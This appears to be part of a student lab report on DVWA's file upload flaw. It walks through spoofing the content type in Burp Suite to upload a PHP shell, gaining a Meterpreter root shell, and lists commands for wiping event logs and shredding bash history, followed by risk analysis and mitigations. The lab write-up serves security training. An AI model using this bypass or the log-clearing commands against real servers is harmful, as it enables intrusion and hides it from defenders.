
Now we require a Burp Suite with the proxy tab which has an option for intercept on. Make sure to change firefox’s proxy setting to local host ip address 127.0.0.1 and port 8080. When we upload our exploit.php file the first time it will give you an error that the file is missing headers and the image is not uploaded. Once the intercept is on then insert the file into the browser area and hit submit. Next head over to the HTTP history tab under the proxy tab and find the most recent http history. When the history is found then send that to the repeater. Click on the repeater tab to change the content type from application/PHP to image/jpeg and click send. When this is done you should get ../../hackable/uploads/exploit.php: this is the command you should put like this in the url bar :--10.38.1.112/dvwa/hackable/uploads/../../hackable/uploads/exploit.php,



Before content type change: The highlighted area in the picture shows that the image was not uploaded due to the security setting checking for content type in the file.



After content type change: The change is made with the use of Burp Suite repeater that can change the content type which changes from application/php to image/jpeg. After that change is sent then you get the message ../../hackable/uploads/exploit.php



Root privilege gain: Root privilege is accomplished when you are able to do just about anything in the server such as making changes to the database; edit, add, and remove. This furthered when you can open a backdoor to the server and have a Meterpreter shell running. ROOT elevated access below:



References

Post exploitation in DVWA is really simple to install. When the exploit goes smoothly, you are able to add users and even install backdoor to the server systems. This post exploitation is shown above in the screenshot. There are many things that can be done such as installing malware files and opening up a reverse tcp shell.

Clearing Tracks

| Clearing Event Logs with the Meterpreter | clearev |
| --- | --- |
| Clearing Event Logs on Linux servers | kwrite /var/log/messages |
| Erasing the Command History | 1. more ~/.bash\_history 2. echo $HISTSIZE 3. export HISTSIZE=0 4. shred -zu root/.bash\_history 5. more /root/.bashhistory |


PART 4: ANALYSIS AND REPORTING

The File upload vulnerability is a serious security issue that can be exploited by attackers to gain remote access to the server. This is especially dangerous for small organizations that do not have proper security standards. This vulnerability works by installing a web shell which can gain access to the web server. This vulnerability exists because of insecure software that is written to support the server. The software is incapable of handling user input, flaws in the application design, and Improper user input validation. Some web applications may not handle uploaded files securely, which can lead to vulnerabilities. For example, DVWA does not even check any content type if the security level is set to low. In medium security, DVWA checks for the content type, this is more secure than low security because the content type can differ if it is an application or simple file such as jpeg. The vulnerability may exist due to flaws in the application design, such as improper access controls, inadequate user authentication, or insufficient data encryption. One of the main reasons for the existence of file upload vulnerabilities is the lack of proper validation of user input. When a user uploads a file, the application should check the file type, size, and content to ensure that it does not contain malicious code. This was the case in our exploit that was performed in where we exploited using Burp Suite to change the content type of what we wanted. However, if the application does not properly validate the input, an attacker can upload a malicious file and execute it on the server.

The vulnerability is not that complex but it depends on the defense and the offense of the vulnerability. An attacker simply needs to submit a file with malicious code to the web application's file upload form. There can be obstacles in the way such as an attacker may have to get network access before the file upload exploit can be completed. Privileges are required to exploit this vulnerability and also depend on the application's security controls. If the application allows unauthenticated file uploads, an attacker may be able to exploit the vulnerability with minimal privileges. If the application requires authentication to upload files, an attacker would need to either have valid credentials or find a way to bypass authentication. The National Vulnerability Database (NVD) assigns this vulnerability a 8.8 high/ critical vulnerability without the need for authentication of the user. This vulnerability can exist in many different software, web applications, and installation stacks. This vulnerability is the sole cause of poor design of software in the back end. This is why a vulnerability assessment is needed on software applications that accept file uploads.

There is a little to medium knowledge required to perform this vulnerability. There are many tools an attacker needs to understand before exploiting a vulnerability. First, step is to create a script or exploit using metasploit msfvenom. Second step is to use Burp suite to intercept the web traffic while uploading the exploit file. Third step is to change the content type in Burp suite to desired output of the server, such as manually changing from application content to image/jpeg so we could exploit this vulnerability. This would allow for a meterpreter shell to open allowing an attacker to escalate privileges to gain root access as shown in the exploitation part above.

TESTING DETAILS BELOW SCREENSHOT: Commands run include, ID, hostname, ifconfig, whoami



File upload vulnerability poses a significant risk to organizations that use web applications that allow file uploads without proper validation and security controls. If an attacker is able to exploit this vulnerability, they may be able to upload and execute malicious code on the server, which could result in a wide range of consequences. The risk would exponentially increase if the vulnerable software exists on a public facing server. An attacker could gain access to sensitive data stored on the server, such as customer data or financial information. An attacker may also gain full access to the server, which could allow them to modify or delete files, install malware or backdoors, or launch additional attacks on other systems within the organization. There is also a possible risk for DOS attacks that could result from the file upload vulnerability. This can impact server performance and customer loss. The consequences of the risk could be severe which may include legal and financial repercussions, damage to the organization's reputation, and loss of customer trust. It depends on the where and how the vulnerable software is installed in a business environment. The risk would be greater if the vulnerable software were installed on a server hosting less important business applications. In addition, compared to a server that is reachable from the internet, the risk may be lower if the server is situated on an isolated network with restricted access.

Web application developers can implement a set of security controls and best practices that will prevent malicious files from being uploaded to the server. This can be done with content type scanning, sandbox environment, and scanning for malware. The web application should scan the content of the uploaded file for any malicious code or script that can be executed on the server. Content type scanning can include looking at file names, file types, and file sizes. Sandbox environment should be installed to test the cause and effect of files with suspicious signatures. Sandbox environment may also increase the cost which can be a downside to such rigorous testing for the files. Any files that are uploaded should be scanned for malware.

The file upload vulnerability in DVWA highlights the importance of maintaining robust security controls to prevent attackers from exploiting vulnerabilities in web applications. I was able to use Metasploit with msfvenom and Meterpreter to exploit the vulnerability and gain system-level access, which could have resulted in significant damage to the organization. To mitigate this vulnerability, it's crucial to implement a set of security controls such as content type scanning and perform rigorous automated tests in a sandbox environment on the uploaded files. It may also help keeping the web application and server up-to-date with the latest security patches and updates and using intrusion detection and prevention systems can help prevent future attacks. It's essential for organizations to take a proactive approach to security and regularly test their systems for vulnerabilities to ensure that they remain secure. By identifying and addressing vulnerabilities early on, organizations can reduce the likelihood of successful attacks and minimize the potential damage that may result from a security breach.

References

*File upload protection – 10 best practices for preventing ... - opswat*. (n.d.). Retrieved May 1, 2023, from https://www.opswat.com/blog/file-upload-protection-best-practices

*File uploads: Web security academy*. File uploads | Web Security Academy. (n.d.). Retrieved April 30, 2023, from https://portswigger.net/web-security/file-upload

*CVE-2018-18930 Detail*. NVD. (n.d.). Retrieved April 30, 2023, from https://nvd.nist.gov/vuln/detail/CVE-2018-18930

Occupytheweb, Criss, N., Occupytheweb, Chen, F., Travis, F., Amo, O., & Linux, K. (2013, August 9). *Hack like a pro: How to cover your tracks & leave no trace behind on the target system*. WonderHowTo. Retrieved April 30, 2023, from https://null-byte.wonderhowto.com/how-to/hack-like-pro-cover-your-tracks-leave-no-trace-behind-target-system-0148123/

CryptoCat. (2019). *file upload (low/MED/high) - damn vulnerable web* . youtube.com. Retrieved May 1, 2023, from https://www.youtube.com/watch?v=K7XBQWAZdZ4

Shinigami. (1970, January 1). *Hacking DVWA and got the root*. Hacking DVWA and got the ROOT. Retrieved April 30, 2023, from http://scx020c07c.blogspot.com/2012/10/hacking-dvwa-and-got-root.html

admiralgaust. (2018, August 13). *[low+medium] DVWA file upload*. YouTube. Retrieved April 30, 2023, from https://www.youtube.com/watch?v=VS9iILo2\_ic

NetworkChuck. (2021, March 5). *How to build a hacking lab (to become a hacker)*. YouTube. Retrieved April 30, 2023, from https://www.youtube.com/watch?v=mvsiuLzpx2E